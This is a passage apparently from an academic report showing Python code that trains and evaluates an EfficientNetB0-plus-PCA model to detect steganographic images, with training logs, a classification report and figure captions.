
```python
# EfficientNetB0 model with self-attention mechanism and Hyper parameter tuning

def create_efficientnet_2_model(input_shape_pca):
    # Loading the base EfficientNetB0 model with pre-trained ImageNet weights
    base_model = EfficientNetB0(weights='imagenet', include_top=False, input_shape=(224, 224, 3))

    # Reducing the number of unfrozen layers
    for layer in base_model.layers[:-1]:
        layer.trainable = False

    x = base_model.output
    x = GlobalAveragePooling2D()(x)

    # Self-attention mechanism
    attention_probs = Dense(x.shape[1], activation='softmax')(x)
    attention_mul = Multiply()([x, attention_probs])

    # PCA-transformed features input
    pca_input = Input(shape=(input_shape_pca,))

    # Combining EfficientNet features with PCA features
    combined_features = Flatten()(tf.concat([attention_mul, pca_input], axis=1))

    x = Dense(256, activation='relu')(combined_features)

    # Increasing dropout rate to reduce overfitting
    x = Dropout(0.6)(x)
    x = Dense(128, activation='relu')(x)

    x = Dropout(0.6)(x)
    outputs = Dense(1, activation='sigmoid')(x)

    model = Model(inputs=[base_model.input, pca_input], outputs=outputs)

    return model

model_efficientnet_2 = create_efficientnet_2_model(train_pca_df.shape[1])

# Compiling the model with a lower learning rate to reduce overfitting
model_efficientnet_2.compile(optimizer=Adam(learning_rate=0.0005),
                             loss='binary_crossentropy',
                             metrics=['accuracy'])

model_efficientnet_2.summary()

model_save_path_efficientnet_2 = os.path.join(model_dir, 'model_efficientnet_2.h5')
history_save_path_efficientnet_2 = os.path.join(model_dir, 'history_efficientnet_2.csv')

early_stopping_efficientnet_2 = EarlyStopping(monitor='val_loss', patience=5, restore_best_weights=True)
csv_logger_efficientnet_2 = CSVLogger(history_save_path_efficientnet_2, separator=',', append=False)

history_efficientnet_2 = model_efficientnet_2.fit(
    train_generator,
    validation_data=val_generator,
    epochs=30,
    callbacks=[early_stopping_efficientnet_2, csv_logger_efficientnet_2]
)

model_efficientnet_2.save(model_save_path_efficientnet_2)
```

Figure 22: Hyper-parameter tuned Efficientnet-b0

The training and validation accuracy and loss are analysed as shown in Figure 23.

```python
# Analysing the training summary
history_path_efficientnet_2 = os.path.join(model_dir, 'history_efficientnet_2.csv')

history_df_efficientnet_2 = pd.read_csv(history_path_efficientnet_2)
print(history_df_efficientnet_2)

# Checking for early stopping by examining the 'val_loss' column for minimum value
min_val_loss_epoch_efficientnet_2 = history_df_efficientnet_2['val_loss'].idxmin()
min_val_loss_efficientnet_2 = history_df_efficientnet_2['val_loss'].min()

print(f"Early stopping occurred at epoch: {min_val_loss_epoch_efficientnet_2 + 1}")
print(f"Minimum validation loss: {min_val_loss_efficientnet_2:.4f}")
```

```
    epoch  accuracy      loss  val_accuracy  val_loss
0       0  0.515500  1.031163         0.597  0.660292
1       1  0.656500  0.664086         0.754  0.557106
2       2  0.810125  0.438468         0.901  0.363405
3       3  0.914500  0.220938         0.937  0.214612
4       4  0.955625  0.126608         0.944  0.168745
5       5  0.977625  0.067342         0.942  0.170344
6       6  0.978375  0.061009         0.957  0.151671
7       7  0.985250  0.044130         0.948  0.179143
8       8  0.990125  0.028611         0.951  0.192188
9       9  0.991125  0.027313         0.945  0.224641
10     10  0.992375  0.021787         0.941  0.258235
11     11  0.994000  0.021689         0.930  0.287281
Early stopping occurred at epoch: 7
Minimum validation loss: 0.1517
```

Figure 23: Training Evaluation

The model is evaluated on test data as shown in Figure 24.

```python
# Evaluation on the test data
model_efficientnet_2 = load_model(os.path.join(model_dir, 'model_efficientnet_2.h5'))

# Custom Data Generator to combine image data with PCA features for the test set
test_generator_efficientnet_2 = CombinedDataGenerator(test_images_resnet_pca_1, test_pca_features, test_labels, batch_size_resnet_pca_1)

test_loss_efficientnet_2, test_accuracy_efficientnet_2 = model_efficientnet_2.evaluate(test_generator_efficientnet_2)
print(f"Test Accuracy: {test_accuracy_efficientnet_2:.4f}")

y_pred_efficientnet_2 = model_efficientnet_2.predict(test_generator_efficientnet_2)
y_pred_classes_efficientnet_2 = np.round(y_pred_efficientnet_2).astype(int)
y_true_efficientnet_2 = test_labels

print("Classification Report:")
print(classification_report(y_true_efficientnet_2, y_pred_classes_efficientnet_2, target_names=test_images_resnet_pca_1.class_indices.keys()))

confusion_mtx_efficientnet_2 = confusion_matrix(y_true_efficientnet_2, y_pred_classes_efficientnet_2)

plt.figure(figsize=(8, 6))
sns.heatmap(confusion_mtx_efficientnet_2, annot=True, fmt='d', cmap='Blues', xticklabels=test_images_resnet_pca_1.class_indices.keys(), yticklabels=test_images_resnet_pca_1.class_indices.keys())
plt.xlabel('Predicted')
plt.ylabel('True')
plt.title('Confusion Matrix')
plt.show()
```

```
32/32 [==============================] - 13s 347ms/step - loss: 0.1509 - accuracy: 0.9470
Test Accuracy: 0.9470
32/32 [==============================] - 12s 339ms/step
Classification Report:
              precision    recall  f1-score   support

       Clean       0.97      0.92      0.95       500
       Stego       0.93      0.97      0.95       500

    accuracy                           0.95      1000
   macro avg       0.95      0.95      0.95      1000
weighted avg       0.95      0.95      0.95      1000
```



Figure 24: Evaluation on Test Data

ROC and Precision-Recall curves are plotted as Figure 25.



Figure 25: ROC and Precision Recall Curve

References

Russakovsky, O., Deng, J., Su, H., Krause, J., Satheesh, S., Ma, S., Huang, Z., Karpathy, A., Khosla, A., Bernstein, M., Berg, A. C. and Fei-Fei, L. (2015). ImageNet Large Scale Visual Recognition Challenge, *International Journal of Computer Vision (IJCV)* **115**(3): 211–252.